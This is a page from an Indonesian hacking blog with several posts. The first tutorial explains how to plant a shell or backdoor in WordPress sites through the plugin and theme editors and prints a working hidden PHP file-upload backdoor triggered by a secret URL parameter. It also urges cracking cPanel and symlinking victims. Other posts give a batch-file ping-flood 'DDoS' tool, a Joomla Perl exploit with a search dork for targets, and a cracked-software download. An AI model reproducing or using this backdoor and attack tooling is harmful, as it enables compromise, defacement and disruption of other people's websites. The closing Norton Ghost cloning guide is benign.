Showing posts with label Hacker And Cracker. Show all posts

Wednesday, November 26, 2014

tanam atau upload shell/backdoor di web wordpress

kali ini ane mau share tutorial mungkin agak jadul bagi yang udah tau , tapi ngak apa-apalah , skalian isi blog ane yang cupu ini . hehehe
tutorial ini adalah cara tanam shell di wordpress , langsung saja cara nya

agan loggin ke website wordpress tersebut site.com/wp-admin


di sini ane menggunakan 2 cara , yaitu lewat edit themes dan edit plugins

1. PLUGINS editor

pilih menu plugins -> editor lalu masukan script shell agan atau bisa menggunakan file upload tersembunyi. di sini ane menggunakan plugins akismet


setelah di save sekarang agan buka site.com/wp-content/plugins/namaplugins/fileplugins.php
karena ane gunain plugins akismet dan ane edit file index.php , ane buka site.com/wp-content/plugins/akismet/index.php


2. THEMES editor

cara berikut ini hampir sama dengan cara pertama , langsung saja ! klik menu appearance -> editor di sini ane memilih themes twenty eleven dengan file 404.php


setelah di save agan buka site.com/wp-content/themes/namathemes/filethemes.php


dan ketika shell sudah selesai di tanem , yah terserah agan ! tapi pesan ane , jangan rusak web orang lain, karena membuat web jauh lebih susah di banding kita merusak web orang dan itu semua dosa ;)
jadi ane cuma ninggalin file txt di web tersebut


sebenarnya agan juga bisa tanem shell dengan upload pluigins/themes tetapi harus di compress dahulu . atau agan juga bisa menggunakan file upload tersembunyi
kalau saran ane , agan config kan dan crack cpanel yang ada dalam server tersebut, agar bisa mendapatkan web yang banyak :D terimakasih telah membaca postingan yang jadul ini , mohon kritik dan sarannya !

Sumber

file upload tersembunyi


Haxor-Aspra langsung saja , dengan tanam shell di website mungkin akan menjadi bug atau bisa di tau admin , tapi dengan cara menggunakan file upload tersembunyi ini akan mengurangi resiko tersebut


<?php if(isset($_GET['marinecyber.com'])){echo "<body bgcolor=black>
<font color=cyan size=3>";echo "<h2>Uploaded Area</h2><hr>"; echo "<form action=\"\" method=\"post\" enctype=\"multipart/form-data\"><label for=\"file\">Filename:</label><input type=\"file\" name=\"file\" id=\"file\" /><br /><input type=\"submit\" name=\"submit\" value=\"UPLOAD IT\"></form>";if ($_FILES["file"]["error"] > 0) { echo "Error: " . $_FILES["file"]["error"] . "<br />"; }else { echo "Upload: " . $_FILES["file"]["name"] . "<br />"; echo "Size: " . ($_FILES["file"]["size"] / 1024) . " Kb<br />"; echo "Stored in: " . $_FILES["file"]["tmp_name"]; }if (file_exists("" . $_FILES["file"]["name"])) { echo $_FILES["file"]["name"] . " already exists. "; } else { move_uploaded_file($_FILES["file"]["tmp_name"], "" . $_FILES["file"]["name"]); echo "Stored in: " . "" . $_FILES["file"]["name"];echo"<hr>"; } }
?>
agan edit templates website tersebut dan agan sisipkan script file upload tersebut di atas script file yang agan edit. lalu eksekusi nya yaitu site.com/namafile.php?marinecyber.com

Sumber

cara tanam shell di wordpress


selamat siang sobat Haxor-Aspra kali ini sukoatiden07 ingin berbagi tips jadul CARA TANAM /  UPLOAD SHELL DI WORDPRESS laughing
oke langsung ajah di simak baik baik gan SS di bawah ini devil jangan lupa di perbesar gambarnya biar jelas thumbs up
http://www.dream-cyber.org/2013/03/cara-tanam-shell-di-wordpress.html

http://www.dream-cyber.org/2013/03/cara-tanam-shell-di-wordpress.html

http://www.dream-cyber.org/2013/03/cara-tanam-shell-di-wordpress.html
jika sudah ikutin step by step nya langkah terakhir kita buka shell kita dengan cara membuka link target ... contoh
www.target.com/wp-content/themes/twentyten/404.php
http://www.dream-cyber.org/2013/03/cara-tanam-shell-di-wordpress.html

 selesai dah upload shellnya big grin tinggal kita symlink ajah korban nya laughing

sekian dulu tutorial sinchankeke yang paling ganteng ini cool nantikan tutor hacking yang lainnya disini kiss

RED HAT ENTERPRISE LINUX 6.4 [I386] (DVD)


Red Hat Enterprise Linux 6.4 [i386] (DVD) | 3.02 GB

Wah Kembali Lagi Nih Sama Saya Sukoatiden07 A.k.a Aspra Santosa
Udah lama Nih Saya Gak Update
Dari pada banyak Bicara , Mending Kita Ke Topik

Red Hat Enterprise Linux (RHEL) 6.4, the adjustment of corporate release a Linux distribution from Red Hat, Inc., Now includes 
drivers and userland-applications that improve productivity when working as a guest on solutions for virtualization Microsoft Hyper-V.

Updated drivers have improved performance when working with VMware ESX. Improved Red Hat KVM, integrated into RHEL virtualization, hypervisor now supports some functionality of the next generation of processors Intel, including Advanced Vector Extensions 2 (AVX2), Hardware Lock Elision (HLE) and Restricted Transactional Memory (RTM).

Fully supported driver virtio-scsi, providing the guest RHEL, among other things, the exclusive use of certain devices SCSI. Improved file system performance pNFS (parallel Network File System). Improvements System Security Services Daemon (SSSD) have a positive impact on the interoperability with Microsoft Active Directory. Through renovation of many drivers, as well as the inclusion of several new, improved hardware support (for example, an updated driver bnx2x provides support for network chipset Broadcom 57800, 57810, 57811 and 57840). RHEL kernel now includes everything you need to work with the Open vSwitch, but the user-space tools yet.
Buy a Premium Account = High speed+parallel downloads! 
SecureUpload

Uploaded

Sunday, November 23, 2014

Cara Membuat Tool DDoS Sederhana dari Notepad

DDoSmerupakan salah satu serangan terhadap sebuah komputer atau server didalam sebuah jaringan internet, dengan cara membanjiri lalu lintas host target sehingga sulit untuk diakses.


DDos Tools

Dan kali ini saya akan memberikan sebuah tutorial, yaitu cara membuat tools DDoS sederhana dari notepad. Jika kalian penasaran, mari kita simak berikut ini.


1. Buka Notepad


2. Masukan Kode Berikut Ini :


@echo off
mode 67,16
title DDOS Attack
color 0a
cls
echo.
echo DDOS With Batchfile
echo.
set /p x=Server-Target:
echo.
ping %x%
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo.
echo.
set /p m=ip Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0c
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS
3. Kemudian Save As...


4. Beri nama Tools DDoS.bat - Ubah Save As type: All Files - Save.


5. Buka file yang sudah dibuat tadi,


6. Jika berhasil tampilannya akan seperti ini :


7. Masukan web target pada kolom yang berkedip
8. Kemudian tekan Enter.

Dengan serangan sederhana ini dan dilakukan secara berulang-ulang, web target akan sedikit lambat jika kita akses. Tutorial ini hanya untuk pembelajaran, jadi jangan disalahgunakan ya :)

Sekian saja postingan saya siang ini tentang Cara Membuat Tool DDoS Sederhana dari Notepad, semoga dapat bemanfaat.

Cara Menjalankan Perl Lewat Command Prompt

selamat siang sobat Haxor - Aspra comunity jumpa lagi nih sama Aspra Santosa yang paling ganteng sedunia laughing
kali ini saya akan berbagi tutorial CARA MENJALANKAN PERL LEWAT COMMAND PROMPT ( CMD )...
kemarin sempet ada yang bertanya tanya lewat facebook bagaimana menjalankan script perl exploit joomla yang saya share kemarin Baca Disini Tentang Scrip Exploit Joomla dan postingan saya kali ini tidak ada niat untuk sombong saya hanya ingin berbagi apa yang saya ketahui tentang dunia cyber ini thumbs up cekidooott

sebelum ke tekape sobat instal dulu PERL di Kompi sobat ( link donlot bisa di search di google )  ...
jika sudah ter instal sobat buka Command Prompt ( CMD ) lalu sobat ketikan perintah "cd\" tanpa tanda petik lalu tekan enter ,,,maka tampilannya akan seperti ss di bawah ini ...

http://www.deface-zone.net/2012/11/cara-menjalankan-perl-lewat-command.html
lalu kita ketikan command "perl\tag.pl" tanpa tanda petik lalu tekan enter maka tampilannya akan seperti berikut
http://www.deface-zone.net/2012/11/cara-menjalankan-perl-lewat-command.html
kenapa jadinya "C:\perl\tag.pl" script exploitnya berada di Drive C/ dan script Tag.pl itu saya letakan di dalam folder perl big grin mudah mudahan dapat sobat pahami love struck
http://www.deface-zone.net/2012/11/cara-menjalankan-perl-lewat-command.html
sekian tutorial Saya hari ini semoga bermanfaatbuat sobat mari berbagii yang sedang belajar seperti saya  kiss
maap kalau tutorialnya agak berantakan.dan buat master harap lewat ajah karena ini tutorial untuk pemula seperti saya  wassalam

Sumber

exploit joomla dengan perl

selamat siang sobat mari berbagii
kali ini sukoatiden07 mau berbagi script perl untuk exploit joomla big grin
saya anggap sobat mari berbagii sudah mengerti tentang exploit dengan perl...langsung ajah yuk sedot script nya tongue
DOWNLOAD : Click Here 
dork target : inurl:index.php?option=com_tag

http://www.deface-zone.net/2012/11/exploit-joomla-dengan-perl.html
dalam exploit ini yang di butuhkan adalah kesabaran dalam mencari target dan logika sobat dalam mengolah dork big grin kalau dapet mangsa jangan lupa titip nama Sukoatiden07 yah gan laughing
sampai ketemu di tutorial yang lain

SUMBER

Friday, November 21, 2014

Download Auto Hide IP 5.3.3.2 Full


Download Auto Hide IP 5.3.3.2 Full Version - selamat Malam sobat blogger, kali ini Haxor-Aspra akan share sebuah software yang berfungsi untuk melindungi dan menyembunyikan alamat IP address PC / Laptop kita yaitu Auto Hide IP 5.3.3.2. Software ini update dari versi sebelumnya yaitu Auto Hide IP 5.3.0.2. Dengan menggunakan software ini kita dapat hide ip kita dari public. Sebenarnya banyak software yang berfungsi untuk menyembunyikan / hide IP PC kita, namun menurut saya software yang satu ini sangat mudah di gunakan, Jadi bila sobat berminat dengan software Auto Hide IP 5.3.3.2 untuk menyembunyikan IP, silahkan klik link download yang sudah saya sediakan dibawah ini.

Download Auto Hide IP 5.3.3.2 Full Version

Download Auto Hide IP 5.3.3.2 Full Version


"Auto Hide IP" adalah sebuah software perlindungan identitas privasi anda yang memungkinkan Anda untuk menyembunyikan alamat IP asli Anda, berselancar secara anonim, dan secara otomatis mengubah alamat IP setiap beberapa menit.

Dengan menggunakan "Auto Hide IP 5.3.3.2", Anda dapat menyembunyikan identitas Anda secara online dengan menunjukkan IP palsu, menghalangi hacker dan pencurian identitas dari mengetahui lokasi anda atau identitas yang sebenarnya, semua itu hanya dengan mengklik tombol. Cara menggunakannya pun sangat mudah, anda dapat memilih IP palsu dari berbagai negara melalui pilihan "Choose IP Country" dan dapat memeriksa langsung IP yang sedang digunakan. Anda juga dapat memilih "Launch on Startup" dan kemudian akan berjalan dan memuat IP palsu secara otomatis saat Anda log on ke Windows. Selain itu, Anda dapat dengan mudah beralih antara IP palsu dan IP nyata hanya dengan mengklik sebuah tombol dari Auto Hide IP atau Stop Hide. Ketika Anda berhenti berjalan dengan Auto Hide IP, pengaturan browser web Anda akan kembali normal (tanpa IP palsu). Auto Hide IP secara otomatis mengkonfigurasi web browser Anda untuk menggunakan proxy server kita.

Berikut ini adalah beberapa Fitur dari

"Auto Hide IP 5.3.3.2"

*Anonymous Web Surfing
  • Menetapkan alamat IP palsu Anda yang akan diambil oleh hacker, dengan cara ini, IP anda bisa menyamar dari predator online.
*Protect Your Identity
  • Menyembunyikan IP asli Anda ketika berselancar di web untuk mencegah hacker atau pencuri identitas dari pemantauan aktivitas Web Anda atau mencuri informasi pribadi Anda seperti informasi keuangan Anda.
*Choose IP Country
  • Anda cara ini anda memutuskan untuk menggunakan IP palsu dari berbagai negara melalui opsi "Choose IP Country" dan Anda dapat memeriksa IP yang anda gunakan secara langsung.
*Send Anonymous E-mails
  • Sembunyikan alamat IP asli Anda dalam header email. Melindungi dalam mengirim email dari Yahoo, Hotmail dan GMail, dll
*Un-ban Yourself from Forums and Message Boards
  • Gunakan Auto Hide IP untuk mengubah IP anda, maka anda bisa mendapatkan akses ke setiap forum atau website terbatas yang telah melarang Anda.

Download Auto Hide IP 5.3.3.2 Full Version

"Auto Hide IP 5.3.0.2" dapat bekerja dengan browser seperti: Internet Explorer, Firefox, Opera, Maxthon, MyIE dan kompatibel dengan semua jenis router, firewall, jaringan rumah, jaringan nirkabel dan jenis lain dari Internet.


Download Auto Hide IP 5.3.3.2 Full Version
link =>> [ Tusfiles ] - [ 4shared ]

Cara Cloning OS Windows XP/VISTA/7/8 Menggunakan NORTON GHOST "BOOT HIREN"

Hy sobat Haxor-Aspra artikel ini mungkin hanya mengingatkan anda yang sudah tau, tapi yang belum tau ini ilmu yang sering di gunakan oleh teknisi komputer untuk menginstal System Operasi seperti Windows XP/7/8, mereka biasanya menggunakan cara ini yaitu CLONING HARDISK atau membuat backupan sebuah OS. Kalian pastinya sudah tau instalasi sebuah System Operasi atau singkatnya OS di PC atau laptop membutuhkan waktu lama dan waktu yang cukup lama terkadang membuat kalian jengkel, jenuh, bosan, apalagi kalian punya tugas untuk menginstal sebuah warnet yang PCnya ada banyak pasti butuh beberapa hari untuk menyelesaikannya. Karna sebuah warnet terkadang spesifikasi PCnya semua hampir sama Cara Cloning OS Windows XP/VISTA/7/8 Menggunakan NORTON GHOST "BOOT HIREN" inilah solusinya untuk menyingkatkan waktu untuk instalasi OS Windows XP/VISTA/7/8 untuk beberapa PC/Komputer yang spesifikasinya sama. Jadi kalian cukup instal OS Windows XP/VISTA/7/8 pada sebuah PC/Komputer kemudian OS Windows XP/VISTA/7/8 kalian backup ke hardisk external atau flasdisk kemudian hasil buckupnya kalian restore ke PC/Komputer lainnya.

Berikut dasar Cara Cloning OS Windows XP/VISTA/7/8 :

  1. Masukkan Hiren’s Boot Flashdisk USB atau Hiren’s Boot CD sesuai dengan preferensi Anda.
  2. Nyalakan komputer, masuk ke BIOS dengan menekan DEL/F2/F8/F12 sesuai dengan BIOS PC Anda.
  3. Masuk ke Bagian Boot Sequence/Urutan Booting. Pastikan media yang Anda gunakan menempati urutan pertama booting. Misalnya: Anda memilih menggunakan CD Hiren’s, pastikan CDROM berada pada posisi booting pertama.
  4. Pada menu Booting Hiren’s, pilih ‘Start Boot CD’

  5. Pada Menu Utama Hiren’s, Pilih [2.] Backup Tool >    [2.] Norton Ghost 11.5 > [8.]Ghost (Normal). Tunggu beberapa saat hingga program Norton Ghost berjalan. Klik [OK]
  6. Norton Ghost

  7. Pilih Menu > Local > Partition > To Image untuk menyimpan partisi ke dalam sebuah file image. atau Menu > Local > Disk > To Disk  untuk harddisk to harddisk.

  8. Norton Ghost

  9. Pilih Harddisk Fisik yang akan di backup. Biasanya Windows ada pada Local (1) seperti pada contoh, [OK].

  10. Norton Ghost

  11. Pilih Partisi Harddisk yang akan di backup. Biasanya Windows ada pada Primary Drive seperti pada contoh, [OK]. Perhatikan atribut lainnya seperti File System (NTFS/FAT32), Label, Ukuran dsb. Pastikan Anda memilih drive yang tepat.

  12. Norton Ghost

  13. Tentukan Partisi Harddisk mana yang akan digunakan untuk menyimpan file backup image. Beri nama pada file, misalnya Backup_1 kemudian klik [SAVE]. Perhatikan bahwa harddisk ditulis dalam urutan seperti berikut; D:1.2:[DATA] FAT, artinya adalah:
    D: = Drive D:
    1.2: = merupakan Harddisk Fisik Pertama Partisi Kedua
    [DATA] = label DATA
    FAT =  File System FAT32

  14. Norton Ghost

  15. Selanjutnya akan muncul dialog kompresi Image File, pilih salah satu berdasarkan keterangan berikut:
    No = Pilih ini jika Anda tidak ingin mengubah file image dari ukuran file windows sebenarnya
    FAST = Pilihan kompresi cepat, hasilnya kurang lebih 30% dari ukuran file sebenarnya
    HIGH = Pilihan kompresi tingi, hasilnya bisa sampai 60% dari ukuran file asli meski prosesnya akan sedikit lebih lambat.
    Saya anjurkan Anda memilih pilihan ini untuk menghemat space harddisk. Toh Norton Ghost tidak mengubah isi file image, hanya ukuran filenya saja yang dipadatkan. Persis seperti yang dilakukan oleh WinZIP ato WinRAR.

  16. Norton Ghost

  17. Ketika muncul dialog box ‘Procesed with partition image creation?’ Pilih [YES]

  18. Norton Ghost
  19. Tunggu beberapa saat hingga proses selesai dan muncul Image Box ‘Image Creation Completed Successfully’, klik [Continue]. Klik [Quit] untuk keluar Program.
    Sampai di sini sudah punya satu file image dari sistem operasi yang sewaktu-waktu bisa dipanggil kembali untuk melakukan restorasi.
    Tinggal bisa menggunakan Flashdisk atau Media DVD untuk menyimpan file Image ini, hanya untuk berjaga-jaga.

    Nah, suatu saat jika ada masalah dengan Windows atau kalian ingin instal Windows pada komputer yang spesifikasinya sama yang saya bilang tadi, kalian tinggal melakukan langkah restorasi berikut ini.

Langkah Kedua, Restore Windows dari Backup File Image
  1. Boot dari Hiren’s Boot CD atau Hiren’s Boot USB Flashdisk
  2. Pada menu Booting Hiren’s, pilih ‘Start Boot CD’
  3. Pada Menu Utama Hiren’s, Pilih [2.] Backup Tool > [2.] Norton Ghost 11.5 > [8.]Ghost (Normal). Tunggu beberapa saat hingga program Norton Ghost berjalan. Klik [OK].

  4. Pilih Menu > Local > Partition > From Image untuk me-restore partisi dari file image yang tadi telah kita buat.
  5. Norton Ghost

  6. Temukan file Image dengan ekstensi .GHO pada drive penyimpanan Anda. Pilih, dan akhiri dengan Open.

  7. Norton Ghost

  8. Pilih Partisi sumber/Source file image kemudian klik [OK]

  9. Norton Ghost

  10. Pilih Harddisk fisik tujuan/Destination Restorasi  Windows, [OK]

  11. Norton Ghost

  12. Pilih Partisi Harddisk tujuan/Destination Restorasi. Pilih Primary [OK]

  13. Norton Ghost
  14. Ketika Muncul Dialog Box ‘Prosses With Partition Restore?’ klik [Yes]

  15. Tunggu hingga selesai 100%

  16. Klik [Reset Computer] untuk me-restart Komputer.
Posting Lama ►
 

Donate

Copyright 2013 Haxor - Aspra: Hacker And Cracker Template by CB Blogger Template. Powered by Blogger